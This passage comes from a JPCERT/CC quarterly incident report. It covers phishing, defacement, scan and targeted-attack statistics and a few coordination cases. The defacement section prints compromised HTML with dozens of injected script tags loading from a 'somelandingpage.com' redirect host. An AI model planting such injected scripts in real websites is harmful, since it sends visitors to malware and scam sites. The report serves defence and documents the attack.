| 4～7days | 22% |
| 8～10days | 13% |
| 11days(more than) | 31% |

Notification Unnecessary 58
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Malware Site 136

Incidents Notified 73
- Site operation verified
- High level threat

Domestic 49%

Overseas 51%

| Time (business days) | |
|---|---|
| 0～3days | 31% |
| 4～7days | 40% |
| 8～10days | 6% |
| 11days(more than) | 23% |

Notification Unnecessary 63
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Scan 2165

Incidents Notified 820
- Detailed logs
- Notification desired

Domestic 90%

Overseas 10%

Notification Unnecessary 1345
- Incomplete logs
- Party has been notified
- Information Sharing

DoS/DDoS 13

Incidents Notified 7
- Detailed logs
- Notification desired

Domestic 100%

Overseas 0%

Notification Unnecessary 6
- Incomplete logs
- Party has been notified
- Information Sharing

ICS Related 0

Incidents Notified 0

Domestic –

Overseas –

Notification Unnecessary 0

Targeted attack 6

Incidents Notified 3
- Verified evidence of attack
- Verified infrastructure for attack

Domestic 100%

Overseas 0%

Notification Unnecessary 3
- Insufficient information
- Currently no threat

Other 670

Incidents Notified 84
-High level threat
-Notification desired

Domestic 39%

Overseas 61%

Notification Unnecessary 586
- Party hasnbeen notified
- Information Sharing
- Low level threat

[Figure 10: Breakdown of incidents coordinated/handled]

# 3. Incident Trends

## 3.1. Phishing Site Trends


1,753 reports on phishing sites were received in this quarter, representing a 12% increase from 1,560 in the previous quarter. This marks a 65% increase from the same quarter last year (924).

During this quarter, there were 258 phishing sites that spoofed domestic brands, decreasing 9% from 282 in the previous quarter. There were 1,198 phishing sites that spoofed overseas brands, increasing 22% from 985 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Figure 5], and a breakdown by industry for domestic and overseas brands is shown in [Figure 11].

[Chart 5: Number of reported phishing sites by domestic/overseas brand]

| Phishing Site | Jan | Feb | Mar | Domestic/ Overseas Total (%) |
|---|---|---|---|---|
| Domestic Brand | 98 | 72 | 88 | 258(15%) |
| Overseas Brand | 301 | 430 | 467 | 1,198(68%) |
| Unknown Brand[*5] | 107 | 89 | 101 | 297(17%) |
| Monthly Total | 506 | 591 | 656 | 1,753(100%) |

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 11: Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 79.7% spoofed e-commerce websites for overseas brands and 47.7% spoofed websites of telecommunications carriers for domestic brands.

During this quarter, there were more reports regarding phishing sites spoofing e-commerce websites than in the previous quarter. In particular, the number of reports of phishing sites spoofing specific overseas brands has doubled from a year ago, accounting for more than half of the total.

About half of the domains used for phishing sites of overseas brands were .com domains, some of which had Japanese domain names. Some of these phishing sites used the ".コム" top-level domain (TLD) with Japanese characters.

In many of the reported cases, visitors were redirected to a phishing site using a URL shortening service. Some of these cases involved multiple URL shortening services before the visitor was redirected to a phishing site.

As for phishing sites of domestic brands, the number of phishing sites spoofing social media decreased from the previous quarter, but the number of phishing sites spoofing financial institutions and telecommunications carriers showed an upward trend.

Phishing sites spoofing financial institutions used domains with alphabet letters like "co" and "cojp" added after a brand name, combined with a gTLD (e.g., .com and .org), ccTLD (e.g., .eu, .it and .za) or other TLD. There were also some phishing sites that repeated periodic cycles of operation and suspension.

Meanwhile, most of the phishing sites spoofing telecommunications carriers were running on IP addresses in Taiwan, and many of these used .com domains closely resembling the domain names of the legitimate websites. Most of these domains were obtained from a Chinese registrar.

The parties that JPCERT/CC contacted for coordination of phishing sites were 21% domestic and 79% overseas for this quarter, indicating an increase in the proportion of overseas parties compared to the previous quarter (domestic: 28%, overseas: 72%).


## 3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 229. This was a 5% decrease from 242 in the previous quarter.

Since around February, a number of reports have been received concerning cases of being redirected from a compromised website to a suspicious website, via a website with a URL that looks like the one shown below.

```
https[:]//somelandingpage[.]com/3gGykjDJ?frm=script&#038;
```

Compromised web pages where visitors were redirected to a web page with the above URL had JavaScript code embedded all over the page. One of these pages had the same malicious code inserted in as many as about 50 places. An example of a compromised HTML source is shown in [Figure 12].



```
                    <div class="txt">
                        <div class='wp_social_bookmarking_light'><div class="wsbl_facebook_like"><div id="fb-root"></div><fb:like href="[redacted]"
layout="button_count" action="like" width="100" share="false" show_faces="false" ></fb:like></div><div class="wsbl_twitter"><iframe allowtransparency="true" frameborder="0" scrolling="no"
src="[redacted]" style="width:130px; height:20px;"></iframe></div><div class="wsbl_google_plus_one"><g:plusone size="medium" annotation="none"
href="[redacted]" ></g:plusone></div><div class="[redacted]"><a href="[redacted]"
onclick="__gaTracker('send', 'event', 'outbound-article', '[redacted]', '');" class="[redacted]"[redacted]
bookmark-title="[redacted]" data-hatena-bookmark-layout="standard" title="[redacted]> <img
src="[redacted]" alt="[redacted]" width="20" height="20" style="border: none;" /></a><script
type="text/javascript" src="[redacted]" charset="utf-8" async="async"></script></div></div><br class='wp_social_bookmarking_light_clear' /><p>
<script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><div class="_4-u2 _3xaf _3-95 _4-u8">
<script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><div class="_2qgs" style="color: #4b4f56;">
<script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><div class="text_exposed_root text_exposed">
<br />
[redacted]<br />
[redacted]<br />
<br />
[redacted]
[redacted] <br />
<script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script
src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async type='text/javascript'></script><script src='https://somelandingpage.com/3gGykjDJ?frm=script&#038;' async
type='text/javascript'></script><div class="text_exposed_show">
<br />
```

[Figure 12: JavaScript code embedded in the HTML source of a compromised web page]

Suspicious blog sites and websites where suspicious software gets downloaded have been identified as destinations to which visitors were redirected from a compromised website. These redirects are made via multiple websites, including those with a .tk domain URL like the one shown below.

```
http://<domain name>.tk/index/?<string of numbers>
```

### 3.3. Targeted Attack Trends

There were 6 incidents categorized as a targeted attack. This was a 50% increase from 4 in the previous quarter. JPCERT/CC asked 3 organizations to take action this quarter. The incidents identified are described below.

(1) Targeted attack exploiting a vulnerability in asset management software in an attempt to cause infection with new malware

From before March 2018, there were attacks targeting a vulnerability in asset management software to infect devices with malware called xxmm and Datper. In January 2019, JPCERT/CC received a report of an attack causing infection with new malware created with JavaScript. This malware operates using Node.js and communicates with a C&C server using HTTP. Instructions received from the C&C server may cause the malware to execute arbitrary command, upload or download files or send information about the infected device.

(2) Cobalt Strike communications using a DNS A record

JPCERT/CC received a report in February 2019 regarding an attack exploiting Cobalt Strike, a penetration testing tool. Cobalt Strike is capable of communicating with C&C servers using HTTP, HTTPS and DNS protocols. The reported attack used a DNS A record request and response to communicate with a C&C server.

### 3.4. Other Incident Trends

The number of malware sites reported in this quarter was 136. This was an 81% increase from 75 in the previous quarter.

The number of scans reported in this quarter was 2,165. This was a 29% increase from 1,677 in the previous quarter. The ports that the scans targeted are listed in [ Chart 6]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and microsoft-ds (445/TCP).

[Chart 6: Number of scans by port]

| Port | Jan | Feb | Mar | Total |
|---|---|---|---|---|
| 22/tcp | 255 | 205 | 271 | 731 |
| 80/tcp | 111 | 66 | 121 | 298 |
| 445/tcp | 120 | 84 | 56 | 260 |
| 23/tcp | 18 | 76 | 116 | 210 |
| 53/udp | 188 | 0 | 0 | 188 |
| 25/tcp | 47 | 71 | 48 | 166 |
| 1433/tcp | 42 | 14 | 1 | 57 |
| 3306/tcp | 0 | 0 | 47 | 47 |
| 222/tcp | 0 | 13 | 30 | 43 |
| 2222/tcp | 1 | 12 | 27 | 40 |
| 22222/tcp | 0 | 9 | 27 | 36 |
| 5555/tcp | 11 | 17 | 6 | 34 |
| 37215/tcp | 12 | 9 | 9 | 30 |
| 443/tcp | 14 | 12 | 1 | 27 |
| 81/tcp | 10 | 9 | 3 | 22 |
| 8080/tcp | 17 | 3 | 2 | 22 |
| 9000/tcp | 11 | 6 | 0 | 17 |
| 8443/tcp | 12 | 5 | 0 | 17 |
| 3389/tcp | 6 | 4 | 4 | 14 |
| 2323/tcp | 4 | 2 | 8 | 14 |
| 2004/tcp | 0 | 14 | 0 | 14 |
| 8181/tcp | 5 | 4 | 1 | 10 |
| Unknown | 39 | 25 | 20 | 84 |
| Monthly Total | 923 | 660 | 798 | 2381 |

There were 670 incidents categorized as other. This was a 27% decrease from 923 in the previous quarter.

## 4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Coordination involving e-mail attempting to cause infection with Ursnif malware

JPCERT/CC continued to receive numerous reports regarding e-mail attempting to cause infection with Ursnif malware this quarter. This e-mail has a Microsoft Office document attachment containing a malicious macro. The macro ultimately downloads Ursnif and executes it on the device.

The macro embedded in the attachment contains code that detects the language setting of the device on which it is executed, and it has been confirmed that the malware targets Japanese environment users. The Ursnif malware that this macro downloads was uploaded to an image sharing site. Image files embedded with Ursnif and other files using steganography were found on this image sharing site.

JPCERT/CC requested the service administrator of the image sharing site where the suspicious content was found to take appropriate steps. JPCERT/CC also obtained information about IP addresses of the hosts suspected of infection with the malware, and requested the administrators of the relevant IP addresses to implement appropriate measures.

(2) Coordination involving a malware distribution website spoofing telecommunications carrier services

During the previous quarter, JPCERT/CC received information about websites mimicking the websites of parcel delivery service companies[(2)] to distribute Android malware. This quarter, JPCERT/CC has also identified a website mimicking the website of a telecommunications carrier in early March. In addition to distributing Android malware, this website also redirects visitors to a phishing site spoofing Apple. JPCERT/CC has confirmed that the domains used by these fake websites have been obtained from the same registrar as in the previous quarter.

JPCERT/CC requested the entities managing the relevant IP addresses and the national CSIRT of the country where the websites are operated to take appropriate action. JPCERT/CC also asked the registrar of the domains used by the fake websites to take appropriate action.

## 5. References

(1) Japanese Meteorological Agency | Press Release
Beware of spam feigning an alert or other announcements by JMA (Japanese)
https://www.jma.go.jp/jma/press/1811/08c/WARNmail.html

(2) IPA Security Consultation Desk Announcements
Surge in inquiries about fake short messages spoofing a courier service provider (in Japanese)
https://www.ipa.go.jp/security/anshin/mgdayori20180808.html

(3) Yamato Transport
Beware of spam spoofing Yamato Transport (Japanese)
http://www.kuronekoyamato.co.jp/ytc/info/info_181212.html

## Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

## Appendix-1　Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

### ○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

### ○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

### ○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

## ○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

## ○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

## ○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

### ○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

### ○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2018 Fiscal Year".

If you would like to quote or reprint this document, please contact the Public Relations of JPCERT/CC (pr@jpcert.or.jp). For the latest information, please refer to JPCERT/CC's website.

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/